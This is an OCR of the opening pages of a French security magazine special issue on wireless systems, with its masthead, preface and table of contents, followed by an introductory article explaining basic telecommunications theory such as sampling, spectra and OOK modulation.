LES GUIDES DE
MISC
LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !
HORS-SÉRIE N°16
France MÉTRO. : 12.90 € — CH : 18,00 CHF — BEL/PORT.CONT : 13,90 € — DOM TOM : 13,90 € — CAN : 18,00 $ CAD

RFID, GSM, DVB, SDR, BLE...

# SÉCURITÉ DES SYSTÈMES SANS FIL

## MAÎTRISEZ LES OUTILS MATÉRIELS ET LOGICIELS POUR LES AUDITER

**COMMUNICATION SANS FIL**
Initiez-vous au monde des télécommunications et de la radio logicielle avec une approche sécurité

**RADIO-IDENTIFICATION**
Découvrez la boîte à outils matérielle Proxmark ainsi que diverses attaques sur la RFID

**TÉLÉPHONIE MOBILE**
Approfondissez vos connaissances sur le GSM de l'interception à l'analyse de flux

**OBJETS CONNECTÉS**
Analyse d'un porte-clé Bluetooth et des technologies des télévisions connectées

Édité par Les Éditions Diamond
L 16844 - 16 H - F: 12,90 € - RD
www.ed-diamond.com

Retrouvez toutes nos publications
LES ÉDITIONS DIAMOND
sur **http://www.ed-diamond.com**

**MISC Hors-Série**
est édité par **Les Éditions Diamond**

10, Place de la Cathédrale – 68000 Colmar – France
**Tél. :** 03 67 10 00 20 / **Fax :** 03 67 10 00 21
**E-mail :** cial@ed-diamond.com
**Service commercial :** abo@ed-diamond.com
**Sites :** https://www.miscmag.com
https://www.ed-diamond.com
**Directeur de publication :** Arnaud Metzler
**Chef des rédactions :** Denis Bodor
**Rédacteur en chef :** Cédric Foll
**Secrétaire de rédaction :** Aline Hof
**Responsable service PAO :** Kathrin Scali
**Remerciements à** Gaspar Émilien (gapz)
**Responsable publicité :** Tél. : 03 67 10 00 27
**Service abonnement :** Tél. : 03 67 10 00 20
**Impression :** Loire Offset Titoulet, Saint-Etienne
**Distribution France :**
(uniquement pour les dépositaires de presse)
**MLP Réassort :**
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
**Service des ventes :**
Abomarque : 09 53 15 21 77
IMPRIMÉ en France - PRINTED in France
**Dépôt légal :** A parution
**N° ISSN :** 1631-9036
**Commission Paritaire :** K 81190
**Périodicité :** Bimestrielle
**Prix de vente :** 12,90 Euros

Membre April
www.april.org



***Les articles non signés contenus dans ce numéro ont été rédigés par les membres de l'équipe rédactionnelle des Éditions Diamond.***

**CHARTE DE MISC :**

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

# PRÉFACE

*« We just have these mysterious electromagnetic waves that we cannot see with the naked eye. But they are there. »*
Heinrich Hertz

Le domaine des télécommunications, et plus particulièrement celui des communications sans fil, a pris une ampleur considérable ces dernières années avec l'apparition de nombreux protocoles et des usages tout aussi variés : Bluetooth, WiFi, LTE, DVB, LoRa, Sigfox, Zigbee, WiMAX, NFC, etc. Les équipements électroniques grand public sont désormais ultra-connectés et le développement de ces technologies ne fait que progresser. Cependant, l'histoire de ce domaine, les télécommunications, ne s'est pas construite de manière linéaire et en adéquation avec les principes des autres domaines proches que sont, entre autres, les réseaux informatiques.

Beaucoup plus proches de la physique et avec une approche moins conceptuelle qu'en réseau, les télécoms se sont inévitablement rapprochées ces dernières années de l'informatique ; en témoigne par exemple l'évolution de l'IEEE (*Institute of Electrical and Electronics Engineers*, qui s'occupe entre autres de la standardisation de la couche physique). Elle était au départ la fusion de l'*Institute of Radio Engineers*, qui s'intéressait principalement aux radiocommunications, et de l'*American Institute of Electrical Engineers*, qui étudiait notamment la télégraphie et la téléphonie. Pour celui qui ne se serait jamais intéressé aux couches basses, on retrouve tout de même l'influence des organismes de télécommunications dans certains standards indispensables au fonctionnement du Web moderne, et notamment de HTTPS avec le format de certificat cryptographique X.509 qui provient directement de l'ITU (*International Telecommunications Union*). Bien qu'il n'y ait jamais eu de schisme entre télécommunications et réseau, les approches ont été différentes (il suffit de comparer une RFC et une norme de l'ITU, l'une étant parfois lisible et l'autre souvent peu) et il est aujourd'hui indispensable d'avoir une approche commune de leur sécurité. Déléguer la question de la sécurité aux couches hautes n'étant simplement pas une solution (la question s'est encore posée avec le débat de la dépérimétrisation).

Le hors-série que vous tenez entre vos mains a pour objectif d'offrir une initiation à la sécurité des communications sans fil avec une approche pratique et pédagogique. En effet, l'époque où il était impossible d'explorer le spectre radiofréquence sans hypothéquer sa maison pour acheter du matériel dédié est désormais révolue grâce au développement de la radio logicielle et de matériel performant à bas coût. De la même manière, il existe désormais pléthore d'outils là où il fallait à l'époque développer en assembleur ou en C une preuve de concept pour pouvoir prétendre attaquer minimalement un protocole bas niveau. Il existe aujourd'hui de nombreux outils puissants dédiés à la sécurité des protocoles de communication sans fil, et c'est eux qui vont être étudiés tout au long de ce hors-série.

Le présent numéro s'articule autour de quatre catégories. Il s'agira tout d'abord d'approcher le monde des télécommunications dans une introduction survolant les outils de base de la théorie, de découvrir ensuite la sécurité des communications sans-fil avec une approche test d'intrusion, et d'explorer le spectre radio avec GNU Radio. Un article plus généraliste fera un état des risques liés aux agressions électromagnétiques (comme par exemple TEMPEST). S'ensuivra une partie sur la radio-identification avec une présentation concrète d'attaque possible via l'outil Proxmark 3. La troisième partie sera elle consacrée à la téléphonie mobile avec une présentation de la suite d'outils gr-gsm afin d'intercepter et d'analyser des flux GSM. Enfin, la dernière partie sera dédiée aux objets connectés avec l'analyse d'un porte-clef connecté utilisant BLE (*Bluetooth Low Energy*) et l'étude de la sécurité de télévisions connectées en attaquant le flux vidéo via le protocole HbbTV.

Bonne lecture,

**gapz**

# Sommaire

MISC Hors-Série N°16

# SÉCURITÉ DES SYSTÈMES SANS FIL

## INTRODUCTION

Découvrez quelques aspects historiques des télécommunications ainsi que des explications élémentaires de leur théorie



## COMMUNICATION SANS-FIL

Initiez-vous au monde des télécommunications et de la radio logicielle avec une approche sécurité

# RADIO-IDENTIFICATION


**Découvrez la boîte à outils matérielle Proxmark ainsi que diverses attaques sur la RFID**



# TÉLÉPHONIE MOBILE

**Approfondissez vos connaissances sur le GSM de l'interception à l'analyse de flux**






# OBJETS CONNECTÉS

**Analyse d'un porte-clé Bluetooth et des technologies des télévisions connectées**

# INTRODUCTION

À découvrir dans cette partie...

Du monde des télécommunications à celui de la sécurité informatique, quelques idées préconçues ont dû être bousculées afin de partir sur des bases saines pour étudier la sécurité des communications sans-fil. L'une d'entre elles est notamment le fait que le matériel est très coûteux, mais aussi qu'il est très complexe d'étudier un signal si l'on ne possède de bases solides en mathématiques. Vous allez découvrir au travers de cette introduction quelques aspects historiques des télécommunications ainsi que des explications élémentaires de leur théorie. p.08



# INTRODUCTION

gapz

Une grande majorité des communications électroniques se font désormais par l'usage incontournable de technologies sans-fil. Qu'il s'agisse de téléphoner, payer, se localiser, aller sur Internet, les transmissions sans-fil occupent une place centrale dans notre quotidien. C'est donc en toute logique que la sécurité de ces dernières est devenue un élément clé d'étude et d'analyse afin de développer des mécanismes d'attaques et de défenses spécifiques à ce domaine. Seulement, pour l'auditeur en sécurité, il est bien rare d'avoir les compétences élémentaires pour approcher ces problématiques de communication « bas niveau ». Cette introduction propose d'entrouvrir la porte du monde des télécommunications.

# 1. DE LA SÉCURITÉ AUX TÉLÉCOMMUNICATIONS

Quand une personne initiée ou experte en sécurité informatique veut approcher le domaine des télécommunications, c'est un monde entier qui s'ouvre à elle : nouvelles terminologies, nouveaux outils, nouvelles normes, nouveaux fondements mathématiques. Cela peut être très rebutant au premier abord si l'on essaye d'analyser l'ensemble de la sécurité d'un système communicant, c'est-à-dire avec la couche physique comprise. D'une part, analyser la couche physique n'était pas une chose aisée avant l'arrivée de matériel à bas coût pour la radio logicielle. Cela nécessitait un outillage spécifique souvent onéreux (comme un analyseur de spectre ou un oscilloscope numérique par exemple) et une connaissance théorique approfondie des mécanismes de traitement du signal, de la théorie des codes, de l'électronique et de bien d'autres disciplines. Historiquement, ces capacités étaient surtout réservées aux États et à leurs forces armées, et les hackers qui se sont intéressés au domaine se sont surtout concentrés sur la partie « voix » (et par extension à la partie téléphonie, surtout via le réseau filaire) ou à la simple exploration du spectre radiofréquence.

**NOTE**

Pour l'anecdote historique et pour les lecteurs les plus jeunes, on peut par exemple citer l'e-zine HVU qui s'intéressait aux radiocommunications et au phreaking et qui était donc destiné aux « hackers radio ». Son fondateur, Larsen, a notamment connu des déboires judiciaires dans les années 2000 suite à la révélation de fréquences « confidentielles ».

Il est à noter que beaucoup des communications de l'époque – on se situe avant les années 2000 – n'étaient alors pas protégées par des mécanismes de chiffrement ou alors l'étaient par des procédés relativement triviaux de brouillage (« scrambling » en anglais).

**NOTE**

Par exemple, un des premiers mécanismes de protection d'une chaîne de télévision privée très connue en France était un simple décalage de fragments horizontaux (relativement petits) d'image. Pour recomposer le signal vidéo (que l'on peut approcher comme une succession d'images) il suffisait alors de remettre en « phase » l'ensemble de ces fragments.

La plupart du temps, en sécurité, on ne s'intéresse surtout qu'au haut de la pile protocolaire tant les problèmes plus bas niveaux, surtout ceux liés à TCP/IP, ont été éprouvés. Cependant, dans le cadre d'un système sans fil, cette approche est insuffisante, car l'on passe à côté d'une surface d'attaque importante, le support de transmission, l'air, étant accessible à tous. Dans le cas d'un réseau IP classique, la menace d'une intrusion physique est réelle et les protocoles souffrent également de problèmes de sécurité (contrôle d'accès difficile à réaliser et à déployer ou protocole dépourvu de mécanisme de sécurité, tel qu'ARP), mais nécessitent avant tout un accès direct au support de communication. Même si de nombreuses normes de communication sans fil émettent sur des faibles distances et impliquent une proximité relative de l'attaquant (dans le cas du Bluetooth ou plus encore de la RFID par exemple), l'accès au support de communication se fera plus discrètement et aisément que dans le cas d'un réseau filaire.

Le développement ces dernières années de nombreux protocoles de communication sans fil et celui de la radio logicielle ainsi que du matériel à bas coût a ouvert de nombreuses possibilités d'attaques tant les problèmes de sécurité retrouvés à ces niveaux de la pile protocolaire sont importants.

# 2. TOUR D'HORIZON DES OUTILS POUR LES TÉLÉCOMMUNICATIONS

Même si l'approche pratique est plus simple aujourd'hui avec la SDR (la radio logicielle, *Software Defined Radio* en anglais) et du matériel à bas coût, la manipulation de ces outils nécessite de connaître quelques bases du traitement du signal, domaine rarement maîtrisé en sécurité informatique. Dans cette petite introduction, beaucoup de raccourcis seront pris afin de décrire les différents processus et phénomènes qui touchent aux télécommunications et aucune formule ne sera présentée. Cela nécessite en effet des définitions mathématiques qui ne sont souvent pas évidentes pour le non-initié et ne sont pas forcément nécessaires à celui qui cherchera simplement à utiliser et interpréter les résultats d'outils avancés. Cela est d'autant plus vrai que malgré l'apparente ancienneté des télécommunications comparée à celle de l'informatique, certains outils mathématiques utilisés par cette dernière n'ont connu de formalisation exacte que depuis la deuxième partie du XXe siècle.

**NOTE**

La discrétisation en temps d'un signal (le fait de prendre des échantillons du signal à intervalles de temps régulier, étape clé de la numérisation) peut être approchée comme le produit du signal et d'un peigne de Dirac (pour faire simple, une succession d'impulsions). La notion d'« impulsion de Dirac » n'a été correctement formalisée en mathématiques que dans les années 1950, par Laurent Schwartz, avec la théorie des distributions (qui lui valut la médaille Fields).

## 2.1 Transmettre des signaux ?

Qu'un signal se propage dans l'air ou dans un support filaire, la modélisation de sa transmission est la même et peut se schématiser simplement :





*Fig. 1 : Modélisation de la transmission d'un signal.*

Quand on parle de signal, il s'agit la plupart du temps de l'information utile (des données ou de la voix par exemple) qui est ensuite traitée de manière à être émise (ou inversement reçue). Il s'agit bien entendu de signal « électrique » (à ne pas confondre avec les ondes acoustiques, qui se propagent dans l'air par un effet de variation de pression de cette dernière), c'est-à-dire d'une variation d'amplitude (la tension électrique) dans le temps.

Le canal de transmission (ou support, ou encore média) sera simplement modélisé par l'apport de perturbations qui caractériseront ce dernier. Par exemple, si l'on considère une transmission en espace libre (comme l'air), on pourra modéliser ce canal par une atténuation (il existe une formule de l'affaiblissement en espace libre) et de l'ajout d'un bruit de notre choix (la plupart du temps, un simple bruit blanc est utilisé). Nous verrons plus loin ce qui se passe du côté de l'émetteur et du récepteur.

## 2.2 Des signaux numériques ?

Un signal analogique peut représenter la variation électrique dans le temps d'un phénomène naturel, par exemple la voix (on passe de l'acoustique à l'électrique par l'usage d'un transducteur, en l'occurrence un microphone). Le passage d'un signal analogique à un signal numérique passe par l'échantillonnage. L'objectif est de passer d'une représentation continue à une représentation discrète (c'est-à-dire avoir une suite de valeurs) du signal. Pour cela, il est nécessaire de prendre des valeurs à intervalles réguliers (en amplitude et en temps) afin de capturer l'essentiel de l'information du signal. Il est important de voir ici que le terme « essentiel » indique bien que l'on va omettre une partie du signal original du fait que l'on va devoir le quantifier.

Une des caractéristiques principales de l'échantillonnage (*sampling* en anglais) va être la fréquence à laquelle on prend des valeurs du signal ainsi que la méthode de quantification que l'on va utiliser (pour prendre les valeurs en amplitude). Cette dernière peut être par exemple non uniforme : on ne prendra pas les valeurs en amplitude selon un intervalle fixe, mais selon une fonction non linéaire, comme par exemple un logarithme, ce qui permet dans certains cas d'obtenir de meilleurs résultats. De la même manière avec le temps : si l'on a une fréquence d'échantillonnage trop basse par rapport à la fréquence maximale du signal à échantillonner, on aura un phénomène de « repliement de spectre » (mieux connu sous le terme d'*aliasing* en anglais). Il existe donc une formule pour la fréquence minimale d'échantillonnage d'un signal afin de ne pas perdre l'information utile de ce dernier et qui est d'avoir une fréquence au moins de deux fois supérieure à la fréquence maximale du signal à échantillonner (théorème de Nyquist-Shanon).

L'intérêt principal de la numérisation est que l'on peut appliquer de nombreux traitements (compression, codage, chiffrement, etc.) qui ne sont simplement pas possibles sur un signal analogique.

## 2.3 Représentation fréquentielle

Un signal peut être périodique ou non (c'est-à-dire qu'un motif se répète de manière infinie dans le temps, comme une sinusoïde), mais dans la réalité on ne rencontre essentiellement que des signaux non périodiques. Quand on recherche à représenter un signal, on peut le faire dans le domaine temporel ou bien dans le domaine fréquentiel. Cela permet de faciliter la lecture et l'interprétation de l'information que l'on cherche à trouver. Quand on parle de « spectre », on parle de l'ensemble des fréquences qui composent un signal. Pour prendre un exemple simple, une sinusoïde à 60Hz, sa représentation fréquentielle est tout simplement une « impulsion » à 60hz.

Le passage de la représentation temporelle à la représentation fréquentielle se fait par l'usage de la transformée de Fourier, et plus particulièrement d'un algorithme optimisé de cette dernière appelé FFT (pour *Fast Fourier Transform*). Un autre exemple serait d'avoir un signal numérique en bande de base (c'est-à-dire avant la modulation) qui serait représenté par une série encodée de 0 et de 1 dans le temps (on peut représenter un 1 par +5V et un 0 par 0V, cette étape s'appelle le codage en ligne et il existe diverses méthodes, telles que le codage de Manchester, le codage NRZ, ou encore le codage de Miller). En fréquence, cela correspond à un spectre en forme d'un sinus cardinal d'une certaine largeur de bande.

On notera également qu'en télécommunication, il est rare d'avoir connaissance de l'intégralité du signal que l'on étudie et l'on est donc, dans la plupart des cas, amené à utiliser des outils mathématiques pour des signaux aléatoires. C'est ainsi que l'on utilise souvent la densité spectrale de puissance qui se sert notamment de la transformée de Fourier ainsi que de la fonction d'autocorrélation (que l'on ne définira pas ici, car impliquant trop de bagages mathématiques).

## 2.4 Puissance d'un signal

Un outil indispensable quand on étudie un signal est le fait de mesurer sa puissance. Or, même si l'unité « watt » est beaucoup utilisée, on se sert également beaucoup des décibels sous diverses formes. Le « dBm » typiquement est un rapport entre la puissance du signal mesurée et un milliwatt. Il est assez simple de se servir de cette unité et le lecteur est invité à consulter les différentes formules relativement évidentes de ces dernières.

## 2.5 Émettre et recevoir, quelques notions

Ayant présenté quelques éléments de base de traitement du signal, vient la question essentielle de sa transmission et de sa réception. Tout d'abord, un des éléments essentiels du traitement d'un signal avant de l'émettre est sa modulation. L'objectif premier de la modulation est d'adapter le signal à transmettre au canal de communication. Typiquement, transposer ce dernier dans une bande de fréquences spécifique (qui aura été attribuée par une autorité de régulation). Un autre objectif également très important est d'obtenir un débit maximal dans une bande de fréquences restreinte (on parle d'efficacité spectrale) en respectant bien entendu un certain taux d'erreurs. En effet, grâce aux modulations numériques il est possible d'augmenter l'efficacité spectrale, mais cela implique de réussir à démoduler correctement celui-ci (il ne faut pas oublier qu'il y a le canal qui va apporter des perturbations).





*Fig. 2 : Exemple de signal modulé en utilisant une modulation OOK.*

Un exemple simple de modulation est OOK (*On-Off Keying*) qui va associer à un bit 0 une fréquence nulle et à un bit 1 une fréquence fixe. En terme spectral, cela aura pour effet de déplacer le spectre du signal en bande de base autour de cette dernière fréquence.

Pour réaliser le modulateur, il suffira d'encoder le signal utile de manière à ce que le bit 0 soit égal à 0V et de le multiplier par une sinusoïde (appelée porteuse) à une fréquence fixe.





*Fig. 3 : Exemple schématique d'un modulateur OOK.*

La démodulation par contre elle est moins triviale même si élémentaire. Pour récupérer notre signal utile, il va falloir supprimer les composantes négatives du signal reçu (on appelle cela un redressement mono-alternance) ainsi que filtrer le signal afin de ne récupérer que les composantes basses fréquences et, pour finir, utiliser un comparateur à seuil afin de n'obtenir qu'un signal binaire.




*Fig 4 : Exemple schématique d'un démodulateur OOK.*

Il existe bien des modulations possibles et c'est un domaine d'étude à part entière tant l'enjeu de l'usage optimum d'une bande de fréquence attribuée est important.

# CONCLUSION

Il existe de nombreuses autres étapes nécessaires à la transmission et à la réception d'un signal, tel l'ajout de mécanisme de codes correcteurs d'erreurs ou de codage source (compression) et, bien entendu, de chiffrement. Il y a également d'autres éléments que l'on retrouvera et qui sont indispensables aux télécommunications tels le filtrage, le choix des antennes ou encore les méthodes d'accès au canal. Cette introduction voulait simplement mettre en avant quelques éléments importants de la théorie de base des télécommunications et invite le lecteur intéressé à se familiariser avec les outils de radio logicielle afin d'approcher ce domaine par la pratique. ▮

# 1

# 1 COMMUNICATION SANS-FIL

À découvrir dans cette partie...

RADIO LOGICIELLE / GNU RADIO / PENTEST / RFID / MOBILE / INTRUSION PHYSIQUE


## Les tests d'intrusion en radiocommunication

Les tests d'intrusion sont une pierre angulaire pour l'analyse de la sécurité d'un système. Découvrez les outils et les fondements vous permettant d'appliquer cette approche dans le cadre des communications sans-fil. p.16

IOT / SANS FIL / SDR / REVERSE ENGINEERING / RADIO LOGICIELLE

## Exploration du spectre radio en radio logicielle

